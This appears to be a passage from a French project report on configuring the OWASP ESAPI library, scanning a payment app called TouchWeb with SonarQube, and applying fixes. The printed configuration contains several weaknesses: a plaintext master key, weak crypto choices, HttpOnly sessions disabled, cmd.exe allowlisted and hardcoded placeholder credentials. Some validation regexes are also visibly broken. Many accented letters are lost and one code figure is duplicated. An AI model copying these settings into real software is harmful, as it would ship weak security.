- ✓ Reporting sur :
 - identification des duplications de code
 - mesure du niveau de documentation
 - respect des règles de programmation
 - détection des bugs potentiels
 - évaluation de la couverture de code par les tests unitaires
 - analyse de la répartition de la complexité
 - analyse du design et de l'architecture d'une application




FIGURE 5.5 – Interface SonarQube de HubSo

5.2 Mise en place de la bibliothèque HubSo ESAPI

5.2.1 Clonage de la bibliothèque OWASP ESAPI

Nous avons débuté la mise en place de HubSo ESAPI en clônant le repository github du projet OWASP ESAPI. Il est accessible à l'adresse <https://github.com/ESAPI/esapi-java-legacy>.




FIGURE 5.6 – Repository Github du projet OWASP ESAPI

Voici à quoi ressemble la bibliothèque ESAPI :




FIGURE 5.7 – Bibliothèque HubSo ESAPI

5.2.2 Configuration

L'implémentation de référence de la bibliothèque ESAPI utilise un répertoire «ressources» contenant plusieurs fichiers. Le répertoire des ressources peut être situé n'importe où sur le

classpath ou peut être spécifié avec une variable d'environnement par ligne de commande comme suit :

```
-D org.owasp.esapi.resources="C:\resources"
```

Le fichier le plus important du répertoire est le fichier *ESAPI.properties*. Dans ce fichier, on doit spécifier les différentes classes qui implémentent les différentes interfaces. Voici, ci-dessous, un extrait de ce fichier :

```
ESAPI.AccessControl=org.owasp.esapi.reference.DefaultAccessController
ESAPI.Authenticator=org.owasp.esapi.reference.FileBasedAuthenticator2
ESAPI.Encoder=org.owasp.esapi.reference.DefaultEncoder
ESAPI.Encryptor=org.owasp.esapi.reference.JavaEncryptor
ESAPI.CipherText=org.owasp.esapi.reference.DefaultCipherText
ESAPI.PreferredJCEProvider=SunJCE
ESAPI.Executor=org.owasp.esapi.reference.DefaultExecutor
ESAPI.HTTPUtilities=org.owasp.esapi.reference.DefaultHTTPUtilities
ESAPI.IntrusionDetector=org.owasp.esapi.reference.DefaultIntrusionDetector
ESAPI.Logger=org.owasp.esapi.reference.Log4JLogFactory2
ESAPI.Randomizer=org.owasp.esapi.reference.DefaultRandomizer
ESAPI.Validator=org.owasp.esapi.reference.DefaultValidator
```

On doit aussi configurer les différentes classes, ajouter des modèles de validation, les configurations de journalisation, les algorithmes de chiffrement et les seuils d'exception. Voici, ci-dessous un extrait de ce fichier par rapport à différentes configurations :

```
# ESAPI Authenticator
Authenticator.AllowedLoginAttempts=3
Authenticator.MaxOldPasswordHashes=13
Authenticator.UsernameParameterName=username
Authenticator.PasswordParameterName=password
# RememberTokenDuration (in days)
Authenticator.RememberTokenDuration=14
# Session Timeouts (in minutes)
Authenticator.IdleTimeoutDuration=20
Authenticator.AbsoluteTimeoutDuration=120
# ESAPI Encoder
Encoder.DefaultCodecList=HTMLEntityCodec,PercentCodec,JavaScriptCode
# ESAPI Encryption
Encryptor.MasterKey=7AXyrRttFnPJHgzD/lTntA==
Encryptor.MasterSalt=tBp5pH+wXKHoICzUMLvnLQcncKE=
# AES is the most widely used and strongest encryption algorithm. This
# should agree with your Encryptor.CipherTransformation property.
Encryptor.EncryptionAlgorithm=AES
Encryptor.CipherTransformation=AES/CBC/PKCS5Padding
Encryptor.EncryptionKeyLength=128
# Valid values: random|fixed|specified 'specified' not yet implemented; planned
# for 2.1n
Encryptor.ChooseIVMethod=random
```

```

Encryptor.fixedIV=0x000102030405060708090a0b0c0d0e0f
Encryptor.CipherText.useMAC=true
# Whether or not the PlainText object may be overwritten and then marked
# eligible for garbage collection. If not set, this is still treated as 'true'.
Encryptor.PlainText.overwrite=true
# Do not use DES except in a legacy situation. 56-bit is way too small key size.
#Encryptor.EncryptionKeyLength=56
#Encryptor.EncryptionAlgorithm=DES
Encryptor.HashAlgorithm=SHA-512
Encryptor.HashIterations=1024
Encryptor.DigitalSignatureAlgorithm=DSA
Encryptor.DigitalSignatureKeyLength=1024
Encryptor.RandomAlgorithm=SHA1PRNG
Encryptor.CharacterEncoding=UTF-8
# ESAPI HttpUtilities
HttpUtilities.UploadDir=C:\\\\ESAPI\\\\uploads
HttpUtilities.UploadTempDir=C:\\\\temp
# Force flags on cookies, if you use HttpUtilities to set cookies
HttpUtilities.ForceHttpOnlySession=false
HttpUtilities.ForceSecureSession=false
HttpUtilities.ForceHttpOnlyCookies=true
HttpUtilities.ForceSecureCookies=true
# File upload configuration
HttpUtilities.ApprovedUploadExtensions=.zip,.pdf,.doc,.docx,.ppt,.pptx,.tar,.gz,.tgz,.rar,.war,.jar,
HttpUtilities.MaxUploadFileBytes=500000000
HttpUtilities.ResponseContentType=text/html; charset=UTF-8
# ESAPI Executor
Executor.WorkingDirectory=C:\\Windows\\\\Temp
Executor.ApprovedExecutables=C:\\Windows\\\\System32\\\\cmd.exe,C:\\Windows\\\\System32\\\\runas.exe
# ESAPI Logging
# Set the application name if these logs are combined with other applications
Logger.ApplicationName=TouchWeb
Logger.LogEncodingRequired=true
Logger.LogApplicationName=true
Logger.LogServerIP=false
Logger.LogFileName=ESAPI_logging_file
Logger.MaxLogFileSize=50000
# ESAPI Intrusion Detection
IntrusionDetector.event.test.count=2
IntrusionDetector.event.test.interval=10
IntrusionDetector.event.test.actions=disable,log
IntrusionDetector.org.owasp.esapi.errors.IntrusionException.count=1
IntrusionDetector.org.owasp.esapi.errors.IntrusionException.interval=1
IntrusionDetector.org.owasp.esapi.errors.IntrusionException.actions=log,disable,logout
IntrusionDetector.org.owasp.esapi.errors.IntegrityException.count=10
IntrusionDetector.org.owasp.esapi.errors.IntegrityException.interval=5
IntrusionDetector.org.owasp.esapi.errors.IntegrityException.actions=log,disable,logout
org.owasp.esapi.errors.ValidationException.count=10

```

```

org.owasp.esapi.errors.ValidationException.interval=10
org.owasp.esapi.errors.ValidationException.actions=log,logout
IntrusionDetector.org.owasp.esapi.errors.AuthenticationHostException.count=2
IntrusionDetector.org.owasp.esapi.errors.AuthenticationHostException.interval=10
IntrusionDetector.org.owasp.esapi.errors.AuthenticationHostException.actions=log,logout
# ESAPI Validation
# The ESAPI Validator works on regular expressions with defined names. You can
# define names
# either here, or you may define application specific patterns in a separate file
# defined below.
# This allows enterprises to specify both organizational standards as well as
# application specific
# validation rules.
Validator.ConfigurationFile=validation.properties
# Validators used by ESAPI
Validator.AccountName=[a-zA-Z0-9]{3,20}$
Validator.SystemCommand=[a-zA-Z\-\\\/]{1,64}$
Validator.RoleName=[a-z]{1,20}$
# Global HTTP Validation Rules
# Values with Base64 encoded data (e.g. encrypted state) will need at least
# [a-zA-Z0-9\+/=]
Validator.HTTPScheme=(http|https)$
Validator.HTTPServerName=[a-zA-Z0-9_.\\-]*$
Validator.HTTPParameterName=[a-zA-Z0-9_]{1,32}$
Validator.HTTPParameterValue=[a-zA-Z0-9.\\-\\/+=_]*$
Validator.HTTPCookieName=[a-zA-Z0-9\\-_-]{1,32}$
Validator.HTTPCookieValue=[a-zA-Z0-9\\-\\/+=_]*$
ValidatorHTTPHeaderName=[a-zA-Z0-9\\-_-]{1,32}$
ValidatorHTTPHeaderValue=[a-zA-Z0-9()\\-=\\*\\.\\:\\?;,+\\/:&_-]*$
Validator.HTTPContextPath=[a-zA-Z0-9.\\-_-]*$
Validator.HTTPPath=[a-zA-Z0-9.\\-_-]*$
Validator.HTTPQueryString=[a-zA-Z0-9()\\-=\\*\\.\\:\\?;,+\\/:&_-](1,50)$
Validator.HTTPURI=[a-zA-Z0-9()\\-=\\*\\.\\:\\?;,+\\/:&_-]*$
Validator.HTTPURL=.*$
Validator.HTTPJSESSIONID=[A-Z0-9]{10,30}$
# Validation of file related input
Validator.FileName=[a-zA-Z0-9!@#$%^&{}\\[\\]()_+\\-=,.~`]{1,255}$
Validator.DirectoryName=[a-zA-Z0-9:/\\\\!@#$%^&{}\\[\\]()_+\\-=,.~`]{1,255}$

```

Un autre fichier important est le fichier *Validation.properties*. C'est dans ce fichier qu'on définit les modèles de validation. Une fois définie ici, la validation d'une donnée d'un type présent ici se fait par rapport au regex correspondant. Ci dessous, un extrait de ce fichier :

```

Validator.SafeString=[A-Za-z0-9]{0,1024}$
Validator.Email=[A-Za-z0-9._%-]+@[A-Za-z0-9.-]+\.\.[a-zA-Z]{2,4}$
Validator.CreditCard=(\\d{4}[- ]?)\\d{3}\\d{4}$
Validator.SSN=(?!000)([0-6]\\d{2}|7([0-6]\\d{1}[012]))([-]?)\\d{3}(?!0000)\\d{4}$

```

5.2.3 Déploiement

Après avoir configuré ESAPI, il faut le rendre disponible aux autres applications. Pour ce faire, nous l'avons déployé dans le Nexus repository de HubSo comme suit :

```
<distributionManagement>
    <repository>
        <id>nexus</id>
        <url>http://nexus.xerus.hubso.net/repository/maven-releases/</url>
    </repository>
    <snapshotRepository>
        <id>nexus</id>
        <url>http://nexus.xerus.hubso.net/repository/maven-snapshots/</url>
    </snapshotRepository>
</distributionManagement>
```

Voici l'artefact esapi à présent disponible aux applications dans le Nexus Repository




FIGURE 5.8 – Artéfact esapi dans le Nexus Repository de HubSo

5.3 Intégration de HubSo ESAPI dans TouchWeb


Après avoir mise en place la bibliothèque, nous allons l'éprouver en l'utilisant dans une application existante ; TouchWeb. TouchWeb est une solution permettant de faire de multiples opérations :

- ✓ Transfert de crédit Orange, Tigo, Expresso ;

- ✓ Mobile Money Orange Money, Tigo Cash, Vitf , Wizall ;
- ✓ Transfert d'argent Joni Joni, Ria ;
- ✓ Paiement de factures Woyofal, Senelec
- ✓ Paiement d'autres services tels que les assurances ;
- ✓ Autres op rations.

On voit ainsi les enjeux de cette application et ´a quel point la s curit  est primordiale.

Ainsi, nous avons int gr  la biblioth que de s curit  ´a TouchWeb. La biblioth que ´etant d j  disponible sur le repository Nexus, cela se fait par un simple ajout de d pendance Maven dans le *pom.xml* parent du projet TouchWeb.




```

39  <repositories>
40  |
41  <repository>
42    <id>nexus</id>
43    <name>Nexus Release Repository</name>
44    <url>http://nexus.xerus.hubso.net/repository/maven-releases/</url>
45  <releases>
46    <enabled>true</enabled>
47  </releases>
48  <snapshots>
49    <enabled>false</enabled>
50  </snapshots>
51 </repository>
52
53 </repositories>
54

```

FIGURE 5.9 – Ajout du repository Nexus contenant l'art f ct esapi



```

39  <repositories>
40  |
41  <repository>
42    <id>nexus</id>
43    <name>Nexus Release Repository</name>
44    <url>http://nexus.xerus.hubso.net/repository/maven-releases/</url>
45  <releases>
46    <enabled>true</enabled>
47  </releases>
48  <snapshots>
49    <enabled>false</enabled>
50  </snapshots>
51 </repository>
52
53 </repositories>
54

```

FIGURE 5.10 – Ajout de la d pendance esapi parmi les d pendances du projet TouchWeb

On peut maintenant commencer ´a utiliser les fonctions de s curit  disponibles dans la biblioth que.

5.3.1 ´Etat initial

Pour commencer, nous allons cr er un projet Jenkins qui nous permettra d'automatiser certaines t ches pour nous telles que l'analyse Sonar. Pour ce faire, nous cr ons un job «touchweb». Ce job est configur  de la sorte :

- ✓ La scrutation de code source se fait sur le repository GitLab de HubSo correspondant ;
- ✓ Un build est d clench  lorsqu'il y a modification au niveau du repository GitLab. La scrutation du code source se fait toutes les quinze minutes ;
- ✓ L'environnement de build est «Maven Release Build» ;
- ✓ Le goal de build est le suivant :

```
clean install -P xerus,!kazan
```

- ✓ A la suite du build, l'analyse avec SonarQube est déclenchée.




FIGURE 5.11 – Déclenchement analyse SonarQube après un build réussi

La revue de code manuelle afin de trouver les bugs de sécurité n'étant pas très aisée, nous allons nous aider de Sonar. En effet, Sonar dispose d'un plug-in appelé «FindBugs» qui fonctionne très bien avec les projets développés en Java. FindBugs génère des rapports (Security Reports) par rapport au Top 10 OWASP mais aussi au Top 25 Sans. C'est un plugin très reconnu et utilisé par les équipes d'audit de sécurité.




FIGURE 5.12 – Configuration repository GitLab distant

Le plug-in «FindBugs» nous permet d'avoir plusieurs profils de revue de code orientés sécurité. Nous allons utiliser le profil «FindBugs Security Audit» qui est le profil orienté sécurité le plus élevé. Il fait carrément un audit de sécurité.

Language	Quality Profile
C#	Default: Sonar way
CSS	Default: Sonar way
Flex	Default: Sonar way
Go	Default: Sonar way
JSP	Default: FindBugs Security JSP
Java	FindBugs Security Audit
JavaScript	Default: Sonar way
Kotlin	Default: Sonar way
PHP	Default: Sonar way
Python	Default: Sonar way
TypeScript	Default: Sonar way
XML	Default: Sonar way

FIGURE 5.13 – Profil FindBugs Security Audit

Après un premier audit sonar, voici que nous avons :




FIGURE 5.14 – Premier audit Sonar de TouchWeb avec le profil FindBugs Security Audit

L'analyse Sonar révèle qu'il y a 18 bugs et 42 vulnérabilités dans le projet. De ce fait, la note de sécurité est mauvaise ; on a un *D* (la meilleure note est *A*). Quand on essaie d'y voir de plus près, on se rend compte que parmi les 42 vulnérabilités, 3 sont critiques et 35 sont majeurs.




FIGURE 5.15 – Vulnérabilités TouchWeb

Notre travail consiste maintenant à régler ces problèmes et obtenir une application plus sûre par l'utilisation de notre solution.

5.3.2 Corrections

La correction de TouchWeb s'est faite en prenant problème pour problème. Pour chaque vulnérabilité, Sonar préconise un contrôle à faire, il peut s'agir d'une validation à faire, d'un changement d'algorithme ou encore d'un encodage. Les actions faites nombreuses, nous allons juste en présenter quelques-unes.

```

Validator v = ESAPI.validator();
try {
    if(v.isValidFileName("delete_image_profil", imgPath, allowedImagesExtensions ,false)) {
        try {
            File tempFile = FileUtils.getFile(imgPath);
            fos = FileUtils.openOutputStream(tempFile);
            fos.write(media.getByteData());
            fos.close();
            try{
                File temporaryFile = FileUtils.getFile(imgPath);
                imageUserNew.setContent( new AImage( "t" , FileUtils.openInputStream(temporaryFile)));
            }catch(IOException e){

```

FIGURE 5.16 – Validation avec HubSo ESAPI

L'envoi des requêtes HTTP se fait désormais en Digest comme suit :

```

public static JSONObject sendRequest(Parameter urlParam, String urlplus, String
httpVerb, JSONObject jo) {

logger.info("Json object sent : " + jo);

String url = urlParam.getValue() + urlplus;

logger.info("Absolute url " + url);

JSONObject joRep = null;

final DigestAuthenticator authenticator = new DigestAuthenticator( new
Credentials("x","y"));
final Map<String, CachingAuthenticator> authCache = new ConcurrentHashMap<String,
CachingAuthenticator>();

OkHttpClient.Builder builder = new OkHttpClient.Builder().readTimeout(2L* 60,
TimeUnit.SECONDS)
.connectTimeout(60, TimeUnit.SECONDS)
.authenticator(new CachingAuthenticatorDecorator(authenticator, authCache))
.addInterceptor(new AuthenticationCacheInterceptor(authCache));

if (urlParam.getIsEncoded() == 0) {
String proxyPort = null;
String proxyHost = null;
try {
proxyPort = parameterService.getParameter("PROXY_PORT_WL").getValue().trim();
proxyHost = parameterService.getParameter("PROXY_HOST_WL").getValue().trim();
} catch (Exception e) {
logger.info("##### Erreur recuperation proxy port et proxy host ##### :"

```

```

        +url + ":" + proxyPort + "/" + proxyHost );
    }

    if (proxyPort != null && proxyHost != null) {
        System.out.println("##### Using Proxy #####");
        Proxy proxy = new Proxy(Proxy.Type.HTTP, new InetSocketAddress(proxyHost,
            Integer.parseInt(proxyPort)));
        builder.proxy(proxy);
    }
}

final OkHttpClient client = builder.build();

okhttp3.MediaType mediaType = okhttp3.MediaType.parse("application/json");

RequestBody body = null;

if(jo!=null) {
    body = RequestBody.create(mediaType, jo.toString());
}

Builder reqBuilder = new Request.Builder().url(url);
if(httpVerb=="GET") {
    reqBuilder.get();
}
if(httpVerb=="POST") {
    reqBuilder.post(body);
}
if(httpVerb=="PUT") {
    reqBuilder.put(body);
}
if(httpVerb=="PATCH") {
    reqBuilder.patch(body);
}
if(httpVerb=="DELETE") {
    reqBuilder.delete(body);
}

Request request = reqBuilder.build();

try {
    Response response = client.newCall(request).execute();
    if (response != null) {
        String codeResponse = response.networkResponse().code() + "";
        String responseBody = response.body().string();
        logger.info("TOUCH API RESPONSE CODE: " + codeResponse);
        logger.info("TOUCH API RESPONSE BODY: " + responseBody);
        if (response.code() == 200) {
            joRep = getJson(responseBody);
        }
    }
}

```

```

        }
    }
} catch (IOException e) {
    logger.error("", e);
}
return joRep;
}

```

De même, lors de toute requête au serveur, l'adresse MAC de la machine hôte est envoyée et certaines opérations se font sur la base de la vérification de cette adresse MAC par rapport à celle utilisée lors de la connexion.

 0 NULL

FIGURE 5.17 – Adresse MAC enregistrée à la connexion

Aussi, la connexion se fait à double facteur; en plus du login et mot de passe, un token est demandé. Ce token est préalablement généré et envoyé par sms sur le téléphone mobile de l'utilisateur.




FIGURE 5.18 – Demande du token comme deuxième facteur

L'utilisateur ne peut accéder à l'application que si le token entré est bien celui qui a été généré.

